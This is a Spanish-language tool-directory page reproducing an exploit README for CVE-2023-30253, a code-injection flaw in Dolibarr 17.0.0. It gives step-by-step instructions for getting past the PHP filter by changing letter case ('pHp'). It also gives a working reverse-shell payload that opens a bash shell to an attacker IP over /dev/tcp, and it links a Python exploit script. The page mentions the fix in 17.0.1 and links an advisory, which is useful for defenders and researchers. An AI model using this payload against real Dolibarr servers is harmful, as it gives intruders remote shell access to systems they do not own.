
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Dolibarr-17.0.0-Exploit-CVE-2023-30253 — En Dolibarr 17.0.0 con el complemento CMS Website (core) habilitado, un atacante autenticado puede obtener ejecución remota de comandos mediante inyección de código PHP, evitando las restricciones de la aplicación. | Kitploit
Herramientas/GitHubGitHub/dollarboysushil/dolibarr-17.0.0-exploit-cve-2023-30253
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónDesarrollo de Payloads
GitHubdollarboysushil/dolibarr-17.0.0-exploit-cve-2023-30253

Dolibarr-17.0.0-Exploit-CVE-2023-30253

En Dolibarr 17.0.0 con el complemento CMS Website (core) habilitado, un atacante autenticado puede obtener ejecución remota de comandos mediante inyección de código PHP, evitando las restricciones de la aplicación.

Ver Repositorio
9333hace 2 añosAún no revisado
Compartir

Readme.md

CVE-2023-30253

CVE-2023-30253 es una vulnerabilidad de seguridad en el software Dolibarr que permite a usuarios autenticados ejecutar código remoto mediante una técnica de manipulación de mayúsculas en datos inyectados.

Impacto

Esta vulnerabilidad puede provocar la ejecución remota de código no autorizada por parte de actores malintencionados, lo que supone una grave amenaza para la seguridad e integridad de los sistemas afectados. La vulnerabilidad ha sido corregida en Dolibarr 17.0.1.

Referencia

https://www.swascan.com/security-advisory-dolibarr-17-0-0/

https://github.com/Dolibarr/dolibarr


Prueba de concepto

La siguiente POC muestra cómo obtener una Reverse Shell manualmente.
Untitled.png


Después de iniciar sesión como usuario de prueba, podemos crear/modificar el sitio web.

Untitled (1).png

Primero cree un sitio web y luego cree una página.

Untitled (2).png

Untitled

Después de crear el sitio web y la página, haga clic en el icono de binoculares; esto abrirá la página creada en una nueva pestaña.

Ahora haga clic en Editar fuente HTML.

Untitled (4).png

Aquí podemos intentar agregar código php, pero hay algún tipo de filtro que nos impide escribir código php. Esto se puede evitar fácilmente cambiando el formato de la palabra php.

Untitled (5).png

Después de cambiar el formato de la palabra php a pHp, podemos ver que se guarda correctamente.

Untitled (6).png

Al ir a la página, podemos ver que nuestro código php insertado está funcionando.


Ahora, para obtener una reverse shell, configuremos un listener de netcat

Untitled (7).png

Untitled (8).png

Luego agregue nuestro código de reverse shell <?pHp exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.101/1010 0>&1'"); ?>

Ahora, al abrir el sitio web, obtenemos una reverse shell

Untitled (9).png



Podemos usar el código de Python para facilitarlo
Untitled

Configure un listener de netcat.

Untitled

Ejecute el script y deberíamos tener una reverse shell.

Untitled

Autor del script: https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    319
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    266

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →